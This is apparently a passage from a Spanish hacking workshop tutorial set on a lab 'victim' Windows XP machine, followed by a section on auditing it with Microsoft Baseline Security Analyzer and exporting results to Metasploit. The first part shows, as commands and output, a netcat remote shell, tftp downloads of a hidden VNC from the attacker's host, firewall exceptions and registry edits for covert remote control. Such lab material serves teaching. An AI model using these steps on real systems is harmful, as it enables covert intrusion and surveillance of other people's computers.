Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador\Escritorio>ipconfig

Configuraci3n IP de Windows

Adaptador Ethernet Conexi3n de 3rea local           :

    Sufijo de conexi3n espec3fica DNS :
    Direcci3n IP. . . . . : 192.168.1.80
    M3scara de subred : . . . . . : 255.255.255.0
    Puerta de enlace predeterminada :


C:\Documents and Settings\Administrador\Escritorio>_
  
```

Conexi3n remoto realizada con 3xito

Como podeis ver nos ha devuelto una consola en la cual podemos ejecutar ordenes remotas


Hasta aqu3 ya hemos accedido al equipo pero nos interesa poder visualizar lo que hace o movernos en modo grafico, el siguiente paso sera descargarnos de nuestro equipo los archivos necesarios para conectarnos visualmente al equipo.

Lo primero es dejar a la escucha nuestro servidor de tftp




Servidor tftp a la escucha

Y en settings le indicamos el directorio de donde nos descargaremos los ficheros necesarios



Pantalla configuración tftpd32



Vnc modificado

Para conectarnos visualmente al equipo remoto utilizaremos el vnc pero con una version modificada para que no muestre en el menu de tareas el icono de conexión habitual de vnc.

En el equipo remoto y mediante la consola de comandos crearemos el directorio a descargar los ficheros

```
Cd \
Md vnc
Cd vnc
```

Nos descargaremos los ficheros con:

```
tftp -i 192.168.1.59 get winvnc.exe
tftp -i 192.168.1.59 get vnchooks.exe
tftp -i 192.168.1.59 get omnithreat_rt.dll
tftp -i 192.168.1.59 get regnow.bat
```

```
C:\WINDOWS\system32\cmd.exe - nc -vvp 6666

md vnc
C:\>cd vnc
cd vnc

C:\vnc>tftp -i 192.168.1.59 get winvnc.exe
tftp -i 192.168.1.59 get winvnc.exe
Transferencia terminada: 188416 bytes en 1 segundo, 188416 bytes/s

C:\vnc>tftp -i 192.168.1.59 get vnchooks.dll
tftp -i 192.168.1.59 get vnchooks.dll
Transferencia terminada: 11264 bytes en 1 segundo, 11264 bytes/s

C:\vnc>tftp -i 192.168.1.59 get omnithread_rt.dll
tftp -i 192.168.1.59 get omnithread_rt.dll
Transferencia terminada: 46080 bytes en 1 segundo, 46080 bytes/s

C:\vnc>tftp -i 192.168.1.59 get regnow.bat
tftp -i 192.168.1.59 get regnow.bat
Transferencia terminada: 900 bytes en 1 segundo, 900 bytes/s

C:\vnc>
```

Subida de Vnc al equipo remoto

Si el cliente tiene habilitado el firewall añadiremos una excepción a la regla para permitir la conexión remota.

netsh firewall add portopening tcp 5800 hack

netsh firewall add allowedprogram c:\vnc\winvnc.exe hack2 ENABLE

```
C:\WINDOWS\system32\cmd.exe - nc -vvp 6666


C:\vnc>netsh firewall add allowedprogram c:\vnc\winvnc.exe hack2 ENABLE
netsh firewall add allowedprogram c:\vnc\winvnc.exe hack2 ENABLE
Aceptar

C:\vnc>netsh firewall add portopening tcp 5800 hack
netsh firewall add portopening tcp 5800 hack
Aceptar

C:\vnc>
```


Abrimos el puerto vnc en el firewall de Windows

El equipo remoto quedaria de la siguiente forma:



Puerto vnc abierto en el firewall de Windows

Ahora debemos ejecutar el fichero de configuracion de vnc que hemos subido para que añada al registro una serie de configuraciones como por ejemplo la password de connexion



```

C:\WINDOWS\system32\cmd.exe - nc -wlp 6666

C:\unc>regnow.bat
regnow.bat
off REG ADD HKEY_CURRENT_USER\Software\ORL
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v AutoPortSelect /t REG_DWORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v InputsEnabled /t REG_DWORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v OnlyPollConsole /t REG_DWORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v OnlyPollOnEvent /t REG_DWORD /d 0 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v Password /t REG_BINARY /d fdc46c68618ab996 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v PollForeground /t REG_DWORD /d 1 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v PollFullScreen /t REG_DWORD /d 0 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v PollUnderCursor /t REG_DWORD /d 0 /f
La operaci3n finaliz3 correctamente
C:\unc>REG ADD HKEY_CURRENT_USER\Software\ORL\WinUNC3 /v SocketConnect /t REG_DWORD /d 1 /f
La operaci3n finaliz3 correctamente

```

Ejecuci3n de regnow.bat para el registro de claves

Ejecutamos **regnow.bat**

Seguidamente iniciaremos la aplicaci3n servidora WINVNC.EXE con **start winvnc.exe**




```
C:\WINDOWS\system32\cmd.exe - nc -wlp 6666

"CLEAR" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.
C:\vnc>
C:\vnc>start winvnc.exe
start winvnc.exe
C:\vnc>_
```

Inicio del servicio Winvnc en el equipo remoto

Ahora ya estamos es disposición de ejecutar el cliente vnc para conectarnos.



Cliente de conexión a VNC




Solicitud de password en VNC


Auditando con MBSA

Microsoft Baseline Security Analyzer (MBSA) es una herramienta gratuita proporcionada por Microsoft que puede descargarse de <http://www.microsoft.com/download/en/details.aspx?displaylang=en&id=19892>

Nos ayuda a detectar los parches de windows no instalados, cuentas sin password, caducidad de contraseñas, login, configuraciones de internet Explorer, sql, IIS, está actualmente en su versión 2.2 y su uso en modo gráfico es simple.



Podemos escanear un simple equipo o un rango de máquinas.



Podemos especificar el nombre de host o la ip y marcar los procesos que deseamos auditar, en su última versión podemos comparar las últimas actualizaciones de manera offline simplemente indicando el ultimo catálogo de Microsoft que puedes descargarlo del siguiente enlace <http://go.microsoft.com/fwlink/?LinkID=74689>

Para que el escaneo tenga un buen resultado, debemos preconfigurar la maquina destino con los siguientes pasos:

Comprobar las excepciones en el firewall con los siguientes puertos:

Tcp 1001
Tcp 135
Tcp 139
Tcp 445
Udp 137
Udp 138

Descargar en el cliente el último agente de windows update.

<http://go.microsoft.com/fwlink/?LinkId=90992>

Agregar la siguiente clave en el registro

Windows Registry Editor Version 5.00

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Classes\AppID\{B366DEBE-645B-43A5-B865-DDD82C345492}]
```

```
"Endpoints"=hex(7):6e,00,63,00,61,00,63,00,6e,00,5f,00,69,00,70,00,5f,00,74,00,\  
63,00,70,00,2c,00,30,00,2c,00,31,00,30,00,30,00,31,00,00,00,00,00
```

Bien debemos tener en cuenta que el escaneo se debe hacer desde una cuenta de administrador del equipo destino con lo que si queremos hacer un escaneo a un host con diferentes credenciales debemos poder introducirla característica que en modo gráfico no tenemos, por eso usaremos el modo dos de mbsa que los encontraremos en **C:\Archivos de programa\Microsoft Baseline Security Analyzer 2\mbascli.exe**.

Como es posible que no tengamos conexión directa a internet usaremos el catalogo offline, el formato sería el siguiente:

```
mbascli.exe /target 192.168.1.80 /u mbsa /p mbsa /catalog c:\wsusscn2.cab /ia /offline /nd
```

Le indicamos mbascli con /target el host a escanear con /u el usuario Administrador del host de destino con /p la password de la cuenta con /catalog la ubicación del último catálogo de Microsoft con /ia actualice los componentes del agente con /offline muestra las actualizaciones del catalogo descargado y /nd no descarga ningún fichero de Microsoft durante el escaneo.

```
C:\WINDOWS\system32\cmd.exe - mbsacli.exe /target 192.168.1.80 /u mbsa /p mbsa /catalog c:\wsusscn2....

C:\Archivos de programa\Microsoft Baseline Security Analyzer 2>mbsacli.exe /target 192.168.1.80 /u mbsa /p mbsa /catalog c:\wsusscn2.cab /ia /offline /nd
Microsoft Baseline Security Analyzer
Version 2.2 (2.2.2170.0)
(C) Copyright 2002-2010 Microsoft Corporation. All rights reserved.

Scanning...
```

No os desaniméis porque el escaneo tarda un ratito unos 5 minutos (en mi equipo)

Nos generará un reporte en C:\Documents and Settings\Administrador\SecurityScans, donde nos muestra las vulnerabilidades encontradas en el equipo destino.

Report Details for GRUPO_TRABAJO - VICTIMA (2012-04-09 23:59:09)

Security assessment:
Severe Risk (One or more critical checks failed.)

Computer name: GRUPO_TRABAJO\VICTIMA
IP address: 192.168.1.80
Security report name: C:\Documents and Settings\Administrador\SecurityScans\GRUPO_TRABAJO - VICTIMA (09-04-2012 23-59).mbsa
Scan date: 09/04/2012 23:59
Scanned with MBSA version: 2.2.2170.0
Catalog synchronization date: 2012-03-26T23:02:16Z
Security update catalog: Microsoft Update (offline)

Sort Order:


Security Update Scan Results

Score	Issue	Result
Red X	SOK Components Security Updates	1 security updates are missing. What was scanned Result details How to correct this
Red X	Windows Security Updates	100 security updates are missing. 7 service packs or update rollups are missing. What was scanned Result details How to correct this
Yellow Warning	Office Security Updates	1 service packs or update rollups are missing. What was scanned Result details How to correct this
Green Check	SQL Server Security Updates	No security updates are missing. What was scanned Result details


Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
Red X	Local Account Password Test	Some user accounts (2 of 7) have blank or simple passwords, or could not be analyzed. What was scanned Result details How to correct this
Red X	Guest Account	The Guest account is not disabled on this computer. What was scanned How to correct this
Yellow Warning	Administrators	More than 2 Administrators were found on this computer. What was scanned Result details How to correct this



En result details de cada apartado nos muestra información encontrada como por ejemplo en security updates:



Existe la posibilidad de exportar el informe a xml para posteriormente aprovechar la opción de importación del fichero xml a metasploit.

Quiero aclarar un inciso, cuando el escaneo se realiza de forma remota con los parámetros /u /p el parámetro /xmlout es operativo ya que no los acepta, por lo tanto no se puede exportar un fichero con extensión mbsa a xml con parámetros remotos.

La exportación la realizamos localmente en la maquina destino de la siguiente manera:

```
mbsacli.exe /xmlout /catalog c:\wsusscn2.cab /unicode >c:\victima.xml
```

Personalmente la importación del fichero no me ha funcionado correctamente.

```
db_import c:\victima.xml
```

Y esto es todo amigos....

Si llega el próximo taller prometo extenderme con más herramientas...

